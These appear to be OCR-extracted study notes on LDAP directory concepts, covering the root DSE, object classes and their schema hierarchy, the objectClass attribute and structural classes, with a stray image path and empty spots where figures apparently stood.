- Interface for communication between client and users, based on the client's permission over the server.
  - Useful for SMB related things.


LDAP DSE

- The root of the directory data tree.

LDAP object class



- Each object in an LDAP directory has at least one object class associated with it.
  - The object class determines the characteristics of this object, in particular the set of attributes which the object can have (and the ones it must have).
- The object classes are defined in the LDAP directory schema - they constitute a class hierarchy there, there is one central top level class (which is called '***top***'), all other classes are derived from that.
- This leads to the fact that normally each object of a certain class has actually all the parent classes also as associated classes.
  - You see this if you look at the '***objectClass***' attribute which exists for all objects in all LDAP directories:



- One of these object classes is the main class which defines the nature of the object and which is sometimes is called '*structural class*'.

- Some directories store an attribute named structuralClass for each object - in other directory environment you can derive the main object class from the order in which the classes are stored in the multi-valued attribute objectClass.
  - LEX tries to evaluate the main class for each object according to the current directory type.
  - You can see the result in the object list column Object Type.